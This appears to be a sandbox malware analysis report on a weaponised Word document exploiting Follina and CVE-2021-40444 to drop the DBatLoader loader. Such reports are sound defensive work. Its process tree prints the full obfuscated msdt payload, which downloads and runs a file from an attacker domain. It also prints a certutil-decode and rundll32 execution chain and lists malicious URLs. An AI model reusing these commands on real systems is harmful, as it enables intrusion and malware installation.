ID: 676557
Sample Name: order.docx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:54:41
Date: 01/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

order.docx


Overview

General Information

Sample Name:	order.docx
Analysis ID:	676557
MD5:	8abea2d6c14af5..
SHA1:	3802d9c8b3530f..
SHA256:	aa26ed65b5b05b.
Tags:	doc docx Follina
Infos:	



Detection



CVE-2021-40444, DBatLoader, Follina CVE-2022-30190


Score: 100

Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Antivirus / Scanner detection for sub…
- Yara detected DBatLoader
- System process connects to networ…
- Sigma detected: Execute DLL with s…
- Yara detected Microsoft Office Expl…
- Detected CVE-2021-40444 exploit
- Multi AV Scanner detection for dom…
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Yara detected UAC Bypass using C…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 5648 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - MSOSYNC.EXE (PID: 6140 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - msdt.exe (PID: 1904 cmdline: C:\Windows\system32\msdt.exe" ms-msdt:/ID PcwdiAgnOSTiC -sKiP forCe -pArAm "IT_ReBRowseforfiLE=#Ja2Y IT_LaunchMethod=ContextMenu IT_BrowseForFile=W5A$(Iex($(IeX('[sYSTem.teXt.enCODinG]'+[cHar]58+[chAR]58+'uTf8.geTStRiNg([sYStem.CoNVErT]'+[char]58+[char]0x3A+'fRombASe64StRINg('+[CHar]0X22+'U1RPcC1Qck9jZXNTIC1mb1JjZSAtTmFNZSAnbXNkdCc7JEtZID0gYWRkLXRZUEUgLW1lbUJlcmRFRmluaVRJT04gJ1tEbGxJbXBvcnQoIlVSbG1vTi5EbEwiLCBDaGFyU2V0ID0gQ2hhclNldC5Vbmljb2RlKV1wdWJsaWMgc3RhdGljIGV4dGVybiBJbnRQdHIgVVJMRG93bmxvYWRUb0ZpbGUoSW50UHRyIFIsc3RyaW5nIGJpbmcgdXRpbGl0aWVzLkludFB0ciB1Ryk7JyAtbkFtRSAiWXZRliAtTkFtRVNQYUNlIEhLZyAtUGFzc1RocnU7ICRLWTo6VVJMRG93bmxvYWRUb0ZpbGUoMCwiaHR0cDovL3BvbHBoYXJtYXIuY29tL3Rlc3QuaW5mIiwiJGVudjpBUFBEQVRBXHRlc3QuaW5mIiwwLDApO1NUYXJ0LXNMRWVQKDMpO1J1bkRsbDMyLkVYZSBhZHZwQWNLLmRsTCxMYXVuY2hJTkZTZWN0aW9uRXggliRlTlY6QVBQREFUQVx0ZXN0LmluZiIsREVmQXVsdEluc1RBbGxfU0luZ2xFVVNFciwiJGVOdjpBUFBEQVRBXHRlc3QuaW5mIiw0LDA7U1RvUC1QUm9jRVNTIC1Gb3JDZSAtTmFNZSAnc2RpYWduaG9zdCc='+[CHar]34+'))'))))xW/../../../../../../../../../../../../../../../../../../../.MsI MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
- csc.exe (PID: 5152 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\3d50mnu3\3d50mnu3.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 3616 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES8FCE.tmp" "c:\Users\user\AppData\Local\Temp\3d50mnu3\CSCDC232D29FB9E414B97C7E48E45A16060.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 6320 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\w5csyjot\w5csyjot.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 6060 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESAC3F.tmp" "c:\Users\user\AppData\Local\Temp\w5csyjot\CSC6CDACC821E67439283A644DCB258474.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 488 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\5wwnjf5w\5wwnjf5w.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 6968 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES6D3D.tmp" "c:\Users\user\AppData\Local\Temp\5wwnjf5w\CSC7D879DDA4AF844DBA2BC4075E8CB5965.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- cmd.exe (PID: 7008 cmdline: C:\WiNDOws\SYsTEm32\cmd.eXe /C MORe /e +32 %apPDAta%\test.inf > %apPDAta%\kk.txt && cErtUtiL.eXE -DeCODeheX %apPDAta%\kk.txt %apPDAta%\vv.jpg && RunDLL32.exe %apPDAta%\vv.jpg,maintest && DEL %apPDAta%\kk.txt && DeL %apPDAta%\vv.jpg && DEl %apPDAta%\test.inf MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 7016 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - more.com (PID: 872 cmdline: MORe /e +32 C:\Users\user\AppData\Roaming\test.inf MD5: 26F7D6410DEB5FA225F7E28FA17BA5BE)
  - certutil.exe (PID: 7064 cmdline: cErtUtiL.eXE -DeCODeheX C:\Users\user\AppData\Roaming\kk.txt C:\Users\user\AppData\Roaming\vv.jpg MD5: D056DF596F6E02A36841E69872AEF7BD)
  - rundll32.exe (PID: 7164 cmdline: RunDLL32.exe C:\Users\user\AppData\Roaming\vv.jpg,maintest MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - POtest.exe (PID: 2272 cmdline: C:\Users\user\AppData\Roaming\POtest.exe MD5: 35C9D0C1FB59CEC2DEE22F0A20E8B1E9)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	SUSP_Doc_WordXMLRels_May22	Detects a suspicious pattern in docx document.xml.rels file as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard, Wojciech Cieslak	• 0x39:$a1: <Relationships • 0x467:$a2: TargetMode="External" • 0x43a:$x1: .html!
document.xml.rels	EXPL_CVE_2021_40444_Document_Rels_XML	Detects indicators found in weaponized documents that exploit CVE-2021-40444	Jeremy Brown / @alteredbytes	• 0x3f8:$b1: /relationships/oleObject • 0x412:$c1: Target="mhtml:http • 0x43f:$c2: !x-usc:http • 0x467:$c3: TargetMode="External"

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Roaming\POtest.exe	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.609010056.00000000027F0000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
00000024.00000000.660584749.0000000000401000.00000020.00000001.01000000.00000010.sdmp	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
00000024.00000000.661607541.0000000000401000.00000020.00000001.01000000.00000010.sdmp	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
00000008.00000002.608798765.00000000027D0000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
00000024.00000002.699197045.0000000003B14000.00000004.00000001.00020000.00000000.sdmp	JoeSecurity_UACBypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	

Click to see the 14 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
36.2.POtest.exe.3b18008.4.raw.unpack	JoeSecurity_UACBypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	
36.2.POtest.exe.3c0b604.5.raw.unpack	JoeSecurity_UACBypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	
36.2.POtest.exe.3c0b604.5.unpack	JoeSecurity_UACBypassusingComputerDefaults	Yara detected UAC Bypass using ComputerDefaults	Joe Security	
36.0.POtest.exe.400000.1.unpack	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	
36.2.POtest.exe.400000.0.unpack	JoeSecurity_DBatLoader	Yara detected DBatLoader	Joe Security	

Click to see the 5 entries

Sigma Signatures

Data Obfuscation

Sigma detected: Execute DLL with spoofed extension

Snort Signatures

ETPRO TROJAN MalDoc Downloader User-Agent - Source IP: 192.168.2.6 - Destination IP: 91.235.116.180 −

Timestamp:	192.168.2.691.235.116.18049818802850263 08/01/22-10:58:21.141892
SID:	2850263
Source Port:	49818
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for domain / URL

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Detected CVE-2021-40444 exploit

Yara detected UAC Bypass using ComputerDefaults

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Data Obfuscation

Yara detected DBatLoader

Persistence and Installation Behavior

Contains an external reference to another file

Hooking and other Techniques for Hiding and Protection

Uses certutil -decode


HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	1 DLL Side-Loading	1 DLL Side-Loading	1 1 Deobfuscate/Decode Files or Information	1 1 Input Capture	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 3 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 Extra Window Memory Injection	3 Obfuscated Files or Information	LSASS Memory	3 File and Directory Discovery	Remote Desktop Protocol	1 Screen Capture	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	1 1 1 Process Injection	1 Software Packing	Security Account Manager	2 6 System Information Discovery	SMB/Windows Admin Shares	1 1 Input Capture	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 DLL Side-Loading	NTDS	1 Query Registry	Distributed Component Object Model	2 Clipboard Data	Scheduled Transfer	2 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Extra Window Memory Injection	LSA Secrets	1 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 1 Masquerading	Cached Domain Credentials	1 1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
order.docx	56%	Virustotal		Browse
order.docx	69%	ReversingLabs	Document-Office.Exploit.CVE-2021-40444	
order.docx	100%	Avira	EXP/CVE-2021-40444.Gen	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\vv.jpg	100%	Avira	TR/Crypt.XPACK.Gen3	
C:\Users\user\AppData\Roaming\POtest.exe	42%	ReversingLabs	Win32.Trojan.Fragtor	
C:\Users\user\AppData\Roaming\vv.jpg	36%	ReversingLabs	Win32.Trojan.Graftor	
C:\Windows\Temp\SDIAG_76dd7df5-21a8-4917-b4ac-b9c30cc4460d\DiagPackage.dll	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_76dd7df5-21a8-4917-b4ac-b9c30cc4460d\DiagPackage.dll	0%	ReversingLabs		
C:\Windows\Temp\SDIAG_76dd7df5-21a8-4917-b4ac-b9c30cc4460d\en-US\DiagPackage.dll.mui	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_76dd7df5-21a8-4917-b4ac-b9c30cc4460d\en-US\DiagPackage.dll.mui	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
36.2.POtest.exe.3b18008.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
36.2.POtest.exe.29f4e94.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
36.2.POtest.exe.3db0000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
36.2.POtest.exe.278a608.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
36.2.POtest.exe.50590000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
36.2.POtest.exe.3c0b604.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
polpharmar.com	6%	Virustotal		Browse
www.varshtrade.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://polpharmar.com/test.inf	6%	Virustotal		Browse
http://polpharmar.com/test.inf	0%	Avira URL Cloud	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://polpharmar.com/PO.exe	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
polpharmar.com	91.235.116.180	true	true	• 6%, Virustotal, Browse	unknown
www.varshtrade.com	91.192.100.12	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://polpharmar.com/test.inf	true	• 6%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://polpharmar.com/PO.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://login.microsoftonline.com/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://shell.suite.office.com:1443	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://autodiscover-s.outlook.com/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://roaming.edog.	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://cdn.entity.	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://powerlift.acompli.net	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
http://https://cortana.ai	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	22341FA3-09A5-4979-A468-D40459F9B660.1.dr	false		high
